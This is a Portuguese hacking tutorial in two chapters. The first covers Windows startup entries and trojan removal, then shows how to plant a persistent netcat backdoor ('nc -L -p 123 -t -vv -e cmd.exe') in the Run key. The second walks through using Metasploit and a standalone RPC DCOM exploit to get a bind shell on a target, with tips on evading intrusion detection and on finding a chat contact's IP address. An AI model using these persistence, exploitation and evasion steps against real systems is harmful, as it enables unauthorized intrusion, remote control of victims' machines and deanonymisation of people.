Vou mostrar agora apenas os tipos de inicialização tronchos que o windows utiliza para organizar as coisas, mas existem varios outros TOTALMENTE SATANICOS que iniciam antes de qualquer coisa \O/ (Pensa no estrago ae fñ).

Item de inicialização	Comando	Local
'Nome do arquivo iniciado'	'Dados'	'Tipo de inicialização'
'Nome do arquivo iniciado'	'Onde ele está'	'Tipo de inicialização'

O que diferencia a linguagem técnica da linguagem comum é apenas a palavra 'Dados' que é usada para se referir ao arquivo que está sendo iniciado, para você entender como se adicionar uma chave no registro você terá que saber o que é dados (para um bom entendimento), não se preocupe que logo mais explicarei melhor. Quando você clicar na guia 'Inicializar' dentro do utilitário de configuração do sistema, você verá algo mais ou menos parecido com o que é mostrado acima, repare no screenshot mostrado anteriormente que existem três tipos de inicialização que são:

HKLM\SOFTWARE\Microsoft\Windows\currentversion\run
Startup
Common Startup

Agora entenda os tipos de inicialização.

HKLM\SOFTWARE\Microsoft\Windows\currentversion\run

é uma chave no registro do Windows que armazena valores seqüenciais que iniciam objetos no sistema, esses tais valores seqüenciais são os que fazem com que um programa se inicie no sistema todas as vezes que você se loga em alguma conta, resumindo: Todos os valores que estiverem nesta chave iniciarão os seus respectivos programas, porque a função de uma chave de inicialização é iniciar um arquivo qualquer, normalmente quando você instala um programa no seu computador, este mesmo programa cria um valor seqüencial na chave descrita acima para ele ser iniciado quando você se logar no computador.

Startup

Significa inicializar, todos os programas que se localizam no pasta: C:\Documents and Settings\seu_nome_de_usuario\Menu Iniciar\Programas\Inicializar . Serão iniciados quando você se logar no sistema. Faça o seguinte teste: copie um arquivo qualquer ou até mesmo um atalho do seu desktop ou de qualquer parte do seu computador para a pasta:

C:\Documents and Settings\seu_nome_de_usuario\Menu Iniciar\Programas\Inicializar

E deixe lá, logo depois vá em iniciar e depois em executar e digite msconfig para abrir o utilitário de configuração do sistema, em seguida vá na guia inicializar e repare que o mesmo vai ser mostrado nos itens de inicialização como 'Startup', mas você deve estar se perguntando: Porque Startup? É muito fácil de entender porque aparecerá Startup, simplesmente porque você vai estar colocando na pasta:

C:\Documents and Settings\seu_nome_de_usuario\Menu Iniciar\Programas\Inicializar

Repare neste PATH (caminho) o seguinte diretório: 'seu_nome_de_usuario' . Isso significa que você irá iniciar este item apenas para você, porque está colocando no diretório de inicialização do usuário 'seu_nome_de_usuario', entendeu? Vou explicar melhor: O nome de usuário do meu computador é David, então ficará assim:

C:\Documents and Settings\David\Menu Iniciar\Programas\Inicializar

Já que eu estou colocando o arquivo que será iniciado na pasta de inicialização "David" ele será iniciado apenas quando eu me logar no sistema com esse nome de usuário e terá como seu tipo de inicialização a palavra 'Startup', então se eu me logar na conta Jeniffer por exemplo, este item não será iniciado, o mesmo só será iniciado quando o usuário 'David' se logar na máquina (Mania de explicação, um dia eu morro de escrever).

Common Startup

- Common significa compartilhar e Startup, iniciar, então ao pé da letra ficaria: inicialização compartilhada, significa que o item marcado com este tipo de inicialização inicia para todos os usuários, ao contrario do tipo de inicialização 'Startup' que se inicia apenas para o usuário corrente. A pasta que você terá que copiar os arquivos para que se inicie para todos os usuários que se logarem no computador é a seguinte:

C:\Documents and Settings\all users\Menu Iniciar\Programas\Inicializar

Repare que ao invés de um nome de usuário está escrito 'all users' que em português significa 'todos os usuários', quando você coloca qualquer objeto nesta pasta, automaticamente este objeto irá constar nos itens de inicialização do sistema e seu tipo de inicialização obviamente será 'Common Startup'. Pois bem, já que sabemos que quando programas são instalados no nosso computador eles criam valores sequenciais no registro do windows (a maioria) ou copiam seus componentes para as pastas de inicialização do sistema ou ambas as coisas, vamos agora usar a lógica:

Cavalos de tróia também são programas, certo? Certo, isso significa que um trojan normalmente vai se iniciar no computador e já que ele vai se iniciar no computador, muito provavelmente o trojan cria um valor sequencial na chave de registro ou se copia para as pastas de inicialização do sistema para poder se iniciar, então ele normalmente irá constar nos itens de inicialização do sistema, assim fazendo com que seja apenas necessário você desmarcar a caixa de seleção que inicia o trojan para o mesmo primeiramente parar de se iniciar no seu computador, para logo depois você poder massacrá-lo. Um exemplo de vírus chato são aqueles de MSN que normalmente se iniciam com um tipo de inicialização 'Common Startup' ou seja, se localizam na pasta:

C:\Documents and Settings\all users\Menu Iniciar\Programas\Inicializar

Para remove-lo do seu sistema basta desmarcar a caixa de seleção nos itens de inicialização do sistema referente a ele, matar o processo, para logo depois você ir ao diretório dele e remover o safado do seu HD.

Fique de olho se existe alguma chave de registro ou algo em alguma das duas pastas de inicialização do sistema que seja suspeito se iniciando no seu computador e desmarque a caixa de seleção referente aos objetos suspeitos, não se esqueça de logo em seguida deletar o vírus chato. Agora que você já entendeu os 3 principais tipos de inicialização vamos passar para as próximas etapas. Como já havia falado antes você verá algo como isso abaixo:

Item de inicialização	Comando	Local
-----------------------	---------	-------

Em Item de inicialização você poderá ver o nome do objeto que está sendo iniciado, tipo: Trojan que inicia o Trojan.exe e que possui um valor sequencial chamado iniciatrojan no registro. Sou um cara bastante insistente, quero que vocês aprendam, por isso vou explicar melhor sobre valores sequenciais, vou usar como exemplo o avast antivírus que cria no registro um valor chamado avast! para iniciar o seu componente que possui o nome ashDisp.exe. Abaixo de item de inicialização não é mostrado o nome do valor sequencial que é avast! e sim ashDisp, porque o valor sequencial (avast!) que está no registro inicia o arquivo chamado ashDisp.exe, valor sequencial é o nome do objeto que se localiza na chave de registro para iniciar um arquivo qualquer. Abaixo de 'comando' você verá a 'localização' do item que está sendo iniciado (hum...), não se esqueça: No registro do Windows o nome do negocio que fica na chave de inicialização do registro (HKLM...) para iniciar um objeto é chamado de 'valor sequencial', e o comando (onde o arquivo está localizado) é chamado de 'dados'. Lembrando que 'comando' não significa 'COMANDO' por qualquer motivo não, pois voce pode inserir COMANDOS para serem iniciados com o sistema ;-). Basta criar um valor sequencial na chave de inicialização do sistema e colocar um comando COMO 'DADOS' para ele ser executado sempre que um usuario se logar no sistema, tipo assim:

nc -L -p 123 -t -vv -e cmd.exe

Sintaxe do netcat como backdoor. Sacaram? Para finalizar temos abaixo de 'Local' o tipo de inicialização do objeto (já falado anteriormente). Então sempre dê uma olhada no utilitário de configuração do sistema para ver se pintou algum trojan enquanto você estava ausente naquela viagem para Fortaleza para curtir uma praia e pegar umas minas de qualidade (hum...). Ah! Normalmente os trojans se localizam na pasta c:\windows\system32\ e na pasta c:\windows\system, por isso recomendo sempre passar o scanner do antivírus nestes locais, mas o mais recomendável é fazer o antivírus varrer seu computador no boot, pois assim ele irá escanear seu sistema inteiro, pode demorar um pouco, mas vale a pena. Caso ele não pegue nada o mais recomendado é que você dê uma olhada nos itens de inicialização do seu sistema, pois os vírus e trojans podem estar indetectáveis, assim os antivírus nunca os detectarão, os antivírus não são muito confiáveis hoje em dia. Brevemente estarei postando outros tutoriais "avançados" baseados neste que acabou de ler, por isso espero que vocês tenham entendido "bem".

[]'s

by

6_B14ck9_f0x6 - Viper Corp Group


----- C4p1Tul0 02

[+] X=====X +]
PT - Penetration Tests (basements in blackbox)
[+] X=====X+]

Introdução

Ao invés de você sair por ai procurando códigos de exploits para depois compilá-los (compilar é o ato de transformar os códigos do programa, no programa, obtendo um arquivo executável 'exe'), veja se ele não existe neste excelente repositório de exploits, me recuso a chamá-lo de scanner de vulnerabilidades, vale lembrar que os exploits normalmente são distribuídos em código fonte C ou Perl e para compilar a maioria deles você precisará ter um certo conhecimento em programação caso dê erro, mas fique tranqüilo, agora você não precisa se preocupar mais com isso porque existe este excelente programa que faz tudo isso para você e ainda por cima possui uma GUI - Graphical User Interface (interface gráfica) e também possui um console pra quem gostar do lado obscuro por assim dizer dos programas, estou me referindo ao Metasploit Framework, atualmente na versão 3.0, para usá-lo basta colocar o IP do alvo e clicar em Launch Exploit (Lançar Exploit) e esperar o Shell (interpretador de comandos). Simples não acha? O metasploit é de longe a melhor ferramenta para testar a segurança de sua rede, recomendo que você utilize essa ferramenta sempre (antes que os caras das trevas façam isso por você).


Abaixo você verá a interface principal do Metasploit, repare a utilização do browser:



Vou demonstrar apenas as opções básicas do mesmo, não vou falar sobre a opção 'Auxiliares' e nem sobre as ótimas ferramentas que acompanham o mesmo, gostaria que você fizesse um pouco nesta ferramenta, por hora apenas irei demonstrar o suficiente para se explorar alguma falha com esse programa usando a sua GUI, mas para você que quer se aprofundar mais, não se preocupe porque é muito fácil achar materiais sobre o Metasploit na Internet, quer moleza vai sentar no pudim, vou dar um pedaço do pudim agora o resto você vai ter que conseguir sozinho. Logo após a execução do mesmo você terá a tela acima e terá uma barra de ferramentas com algumas opções na parte superior da janela, tais como:




Como havia falado antes, apenas me empenharei em explicar as opções básicas do metasploit, ou seja, a opção principal (Exploits) da barra de menu. Obviamente em Exploits você terá uma lista com todos os exploits disponíveis na versão 3.0, existe nada mais nada menos que 176 exploits - 104 payloads 17 encoders - 5 nops e 30 aux, não sabe o que é isso? Não se preocupe com isso agora, pois você terá muito estudo pela frente, agora vou explicar o suficiente para se invadir um sistema utilizando esta ferramenta. Continuando, você verá algo parecido com este screenshot abaixo:



Como você pode notar, abaixo de Showing all modules – exibindo todos os módulos, temos o nome do exploit em negrito e abaixo temos uma descrição da falha explicando como e porque ela ocorre. Ao lado direito temos o símbolo do sistema operacional vulnerável a essa falha, caso você não saiba pata vidas de inglês é só copiar o texto que você quer e ir lá do google mais necessariamente em ferramentas de idioma e traduzir o texto, lembrando que não fica muito perfeito, mas da pra você entender bastante, afinal de contas o texto vai ser traduzido por uma maquina e elas costumam ser burras, normalmente você vai se deparar com alguns erros de concordância, mas acredito na sua capacidade de interpretação.

Em SEARCH colocamos o nome do exploit que desejamos para explorar uma falha que encontramos com a ajuda de algum scanner de vulnerabilidade no sistema fulano de tal,

automaticamente ele irá procurar em seu banco de dados pela palavra que você forneceu a ele e irá exibir os resultados em poucos segundos, caso o exploit exista em seu banco de dados será exibida a mensagem: Matched numero_de_modulos (exploits que coincidem como o nome fornecido a ele) modules for term Nome_do_Exploit, como demonstro com este screenshot:



Como você pode vê acima, ele procurou em seu banco de dados pela palavra ASN.1 library que é uma das muitas vulnerabilidades que encontrei no sistema que varri, usei um dos meus scanners de vulnerabilidades favorito chamado nessus que demonstrarei a utilização também básica em outro texto, pois o mesmo me retorna um relatório muito detalhado sobre o alvo, abaixo está um trecho do relatório que ele me forneceu após o scan:

✘ Synopsis :

microsoft-ds
(445/tcp) Arbitrary code can be executed on the remote host.

Description :


The remote Windows host has a ASN.1 library which is vulnerable to a flaw which could allow an attacker to execute arbitrary code on this host.

To exploit this flaw, an attacker would need to send a specially crafted ASN.1 encoded packet with improperly advertised lengths.

This particular check sent a malformed NTLM packet and determined that the remote host is not patched.

O nessus me retornou que no sistema varrido existe a biblioteca ASN do qual é vulnerável a Overflow e um atacante pode executar um código arbitrário neste sistema (tendo o devido exploit), procurei no metasploit a palavra ASN.1 library que é o nome da biblioteca que é vulnerável e ele me retornou o nome completo desta falha, o tipo de falha, informações a respeito do não funcionamento do exploit e uma longa e detalhada descrição de porque esta falha ocorre.

Já sabendo que o metasploit possui um exploit para explorar essa falha agora fica mais fácil, bastando clicar no link Microsoft ASN.1 Library Bitstring Heap Overflow que é o nome da falha, você será redirecionado para uma tela como essa:



Sabendo que o sistema operacional da máquina alvo é Windows pelo scan e pelas vulnerabilidades que você encontrar, pois você encontrará muitas falhas que só existem para Windows, precisamos saber agora qual é o pacote de serviço do sistema alvo, para definirmos o pacote de serviço temos que analisar o resultado do scan que também exibe essas informações.

Sabendo qual o pacote de serviço da máquina, selecione o alvo, ou seja, o nome do sistema operacional e o pacote de serviço do mesmo, também percebam que abaixo de Select a target to continue (Selecione um alvo para continuar), existe uma lista sobre os sistemas e os pacotes de serviço que são vulneráveis a essa falha, neste caso os sistemas vulneráveis a essa falha são: Windows 2000 SP2-SP4 e Windows XP SP0.SP1, caso os scanners que você utilize não lhe forneçam com precisão ou mesmo não lhe forneçam esta informação, tente usar vários scanners e cruzar as informações obtidas de cada um para você poder se calcar em uma informação concreta, mas se mesmo assim não funcionar e ambos os resultados dos scans não combinarem é só ir lançando os exploits utilizando todos pacotes de serviço e sistemas vulneráveis disponíveis.

Importante: apenas utilize esses scanners de vulnerabilidades se a vítima for leiga no assunto e se for um administrador incompetente, porque se o mesmo for responsável e merecer o nome: "Administrador de rede", ele irá olhar os logs com frequência e a maioria desses scanners de vulnerabilidades são de fácil detecção pelos IDSs e vai está registrado o seu IP original nos logs, mas existem maneiras de se burlar um IDS com uma técnica conhecida como Débora que infelizmente não se aplica a scanners, esta técnica consiste na utilização de uma passlist com apenas um login e senha válido a cada 10 que não são, a menos que você inclua uma técnica parecida com a Débora nos seus scanners (se for open source), coisa que é extremamente difícil, não tente sair por aí varrendo sistemas de profissionais pois os IDSs de hoje são bastante funcionais.

Existe muitas maneiras de se burlar um IDS, em outro texto mostrarei o que um de meus maiores ídolos (BSDaemon) é capaz de fazer =)

Como você já deve ter percebido neste exploit que escolhi não precisamos definir um pacote de serviço específico porque o link para o exploit e o próprio exploit em si é o mesmo para todos os sistemas e pacotes de serviço "que são vulneráveis a falha referente", isso é chamado de falha universal ou seja, que atinge todos os sistemas e pacotes de serviço referente ao mesmo

sem necessitar de uma seleção específica, lembrando que:

As recomendações que dei são apenas para o caso de você ter selecionado um exploit que necessite que você especifique um sistema e um pacote de serviço em especial, mas não se aplica a este exemplo, pois temos um mesmo exploit para ambos os sistemas e SPs.

Vamos para o antepenúltimo passo que é o de definir qual o payload ou Shellcode “como preferir”, vamos injetar no sistema alvo. Payloads ou shellcodes são códigos que o metasploit injeta no sistema alvo para retornar o prompt ou Shell de comandos de volta, os dados que um pacote leva para um determinado host é chamado de payload e os dados que conterão os códigos para a exploração da falha é chamado de Shellcode. Como você pode ver existem vários payloads para você injetar no sistema alvo:



No metasploit existem payloads para as mais diversas funções, o uso mais simples de um payload é o generic/Shell_bind_tcp ou simplesmente bind que se injeta na memória, abre uma porta TCP para estabelecer a conexão e lhe retorna um Shell, mas como todo programa fantástico ele não tem apenas este payload, o metasploit também possui payloads de conexão reversa (que ao invés de você se conectar no alvo, o alvo é que se conecta em você), de injeção de dll como por exemplo a do VNC, que consiste em lançar o payload para o mesmo injetar a dll do VNC tanto com bind Shell quanto com reverse shell na memória do sistema alvo e após a injeção o atacante pode tanto visualizar quanto manipular o sistema alvo como se estivesse sentado na frente do mesmo, pode tunelar uma conexão, entre varias outras boas opções, agora vamos finalmente para as ultimas duas opções até lançarmos o exploit:




A próxima tela que aparecer será a do painel de configurações, em PROTO você deverá colocar o protocolo que será utilizado, o padrão é o smb, o smb – Server Message Block é um sistema de troca de mensagem desenvolvido pela IBM para uso no seu protocolo NetBIOS e depois foi aprimorado pela Microsoft para ser utilizado no sistema de compartilhamento do Windows, não confunda com o samba, "APESAR DA SIGLA SER MUITO USADA PARA SE REFERIR AO MESMO".

Em RHOST – Host remoto, você deverá colocar o endereço IP do alvo. Em RPORT - Porta remota, você terá que colocar o número da porta que o Shellcode irá tentar abrir no sistema remoto para estabelecer uma conexão, o numero da porta remota padrão é a 445 e finalmente em LPORT você terá que colocar a porta local que receberá a conexão, a padrão é a 4444, deixe todas as opções padrões inserindo apenas o endereço IP do alvo, lembrando que:

Não existem apenas essas opções, existem muitas outras para o pessoal avançado, mas para executar um exploit em um sistema que está pedindo para ser penetrado é o suficiente, deixo com você a responsabilidade de aprender as opções avançadas, agora vamos nos aprofundar mais nas opções básicas de configurações, mais necessariamente nas portas e conexões.

A porta remota vai ser a que o bind shell vai abrir no sistema remoto, para estabelecer uma conexão seria necessário uma porta em escuta no meu sistema local só esperando a conexão do host remoto, executei o exploit Microsoft RPCDCOM em um alvo que também é da minha rede interna apenas para demonstrar com a ajuda do comando netstat o que eu estou falando:



```
C:\WINDOWS\System32\cmd.exe - "C:\Documents and Settings\Administrador\Desktop\Exploits\O melhor d... - □ X
C:\>"C:\Documents and Settings\Administrador\Desktop\Exploits\O melhor dos melho
res\RPCdcom\dcom.exe" -d 192.168.1.3 -t 1
RPC DCOM remote exploit - .:loc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [WinXP-Universal]:192.168.1.3:135, Bindshell:666, RET=[0x0100139d]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>notepad
notepad

C:\WINDOWS\system32>
```

Como você pode ver acima executei o exploit RPCDCOM no alvo 192.168.1.3 utilizando o payload shell bind na porta 666 (Bindshell:666), este exploit também existe no metasploit, mas utilizei um executável à parte para a demonstração, após obter sucesso ao executar o exploit usei o comando notepad para confirmar a penetração no sistema alvo, dada a confirmação usei o comando netstat no meu sistema local, o programa netstat serve para nos mostrar todas as conexões que estão ativas entre a nossa maquina local e servidores externos, usei a sintaxe netstat -a -n, com esta sintaxe eu disse para o programa me mostrar o status das minhas portas (-a) e converter nomes de host "DNS" em endereços IP (-n), obtive o seguinte resultado:

```

C:\WINDOWS\System32\cmd.exe
C:\>netstat -a -n
Conexões ativas

Proto  Endereço local      Endereço externo    Estado
TCP    0.0.0.0:21           0.0.0.0:0           LISTENING
TCP    0.0.0.0:23           0.0.0.0:0           LISTENING
TCP    0.0.0.0:135          0.0.0.0:0           LISTENING
TCP    0.0.0.0:445          0.0.0.0:0           LISTENING
TCP    0.0.0.0:1025         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1029         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1030         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1041         0.0.0.0:0           LISTENING
TCP    0.0.0.0:3389         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5000         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5000         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5900         0.0.0.0:0           LISTENING
TCP    127.0.0.1:1054       0.0.0.0:0           LISTENING
TCP    192.168.1.1:139      0.0.0.0:0           LISTENING
TCP    192.168.1.1:1041    192.168.1.3:666     ESTABLISHED
TCP    192.168.1.1:1070    0.0.0.0:0           LISTENING
TCP    192.168.1.1:9561    0.0.0.0:0           LISTENING
TCP    192.168.1.2:139     0.0.0.0:0           LISTENING
TCP    192.168.1.2:13099   0.0.0.0:0           LISTENING

```

Neste relatório eu posso ver que na guia Estado que existe uma conexão estabelecida (ESTABLISHED) entre o meu host local 192.168.1.1 na porta local 1041 e o host remoto 192.168.1.3 na porta externa 666 que é a porta que o payload bind do exploit RPCDOM abriu no sistema alvo, perceba também que os endereços IP que estabelecerão uma conexão são de rede local e também repare que todas as outras portas no meu sistema local estão em escuta (LISTENING) esperando uma conexão, em Proto – Protocolo, você pode ver que o utilizado é o TCP – Transmission Control Protocol – protocolo de controle de transmissão, este protocolo é uma espécie de protocolo mãe que abriga todos os outros como por exemplo: FTP, HTTP, etc.

Em Endereço local você verá o seu IP e a porta que esta sendo usada para a conexão, se eu não especificasse a opção -n eu ia ver o nome das maquinas e não os IPs, em Endereço externo você verá o IP do host remoto ou seja, quem estabeleceu uma conexão na sua maquina e a porta que esta recebendo a conexão no computador dele , então pense comigo:

O netstat é um dos melhores métodos para descobrir se tem alguém conectado sem autorização no seu computador, quando se abre o browser para acessar a Internet você vai se conectar no host remoto na porta 80 (não é regra) que é a porta de servidor de web e vai estabelecer uma conexão com o site usando o protocolo HTTP que é um dos protocolos contidos dentro do protocolo TCP, já que ele é um dos protocolos que existem dentro do TCP então em Proto você não verá o HTTP e sim o que abriga o mesmo, o TCP, veja como é o resultado do netstat quando você está conectado a um site:

C:\>netstat -a

Conexões ativas

```

Proto      Endereço local      Endereço externo    Estado
TCP        Violator:1050       site.com:http        ESTABLISHED

```

Usei a opção -a para o netstat me mostrar todas as conexões e as portas em escuta do meu sistema, ele me retornou o resultado acima, note que só peguei a linha principal do relatório, que é a que me mostra o nome da minha maquina “Violator” e o site que estabeleceu uma conexão comigo, também perceba que ao invés de me mostrar o número da porta remota que foi utilizada para o

estabelecimento da conexão, o netstat me mostrou o nome do protocolo que está sendo utilizado naquela porta (80), que neste caso é o HTTP, isso porque eu não quis que ele me mostrasse o número da porta, mas se por um acaso eu quiser saber o endereço IP do site e o número da porta do protocolo que está sendo utilizado para o estabelecimento da conexão com este site eu uso a sintaxe:

C:\>netstat -n que ele me mostrará um resultado diferente:

Conexões ativas

Proto	Endereço local	Endereço externo	Estado
TCP	184.18.64.127:1049	10.249.147.8:80	ESTABLISHED

Usei endereços IPs fictícios para representar o endereço local e externo mas as portas são as originais do meu teste, para você entender bem sobre conexões será necessário que você conheça todos os status de conexão, existem muitos outros status de conexão tais como: CLOSE_WAIT, FIN_WAIT_2 etc. ESTABLISHED e LISTENING são apenas dois dos muitos que existem, cabe a você pesquisar sobre todos. Já ia me esquecendo de mencionar:

Quando você está teclando com um amigo no MSN você estabelece uma conexão IP com IP, isso significa que, se você quiser pegar o IP daquele cara chato basta você abrir o shell e digitar o comando netstat -an e como já havia falado antes, você vai ver todas as conexões estabelecidas no seu computador, isso inclui também o endereço IP do cara chato. Se tiver difícil achar o P do cara feche todas as paginas e tudo que possa estabelecer uma conexão com voce, depois mande um arquivo, de preferência os mais pesados que demoram para serem enviados (estou falando de envio de arquivos por MSN) para o mané, como musicas grandes ou até mesmo vídeos, pois a intenção é demorar no envio, assim voce poderá identificar a maquina dele pelas flags que as maquinas emitem, ou até mesmo pode estabeler uma conexão usando VOIP, fazendo isso garanto como você vai ver o IP do camarada.

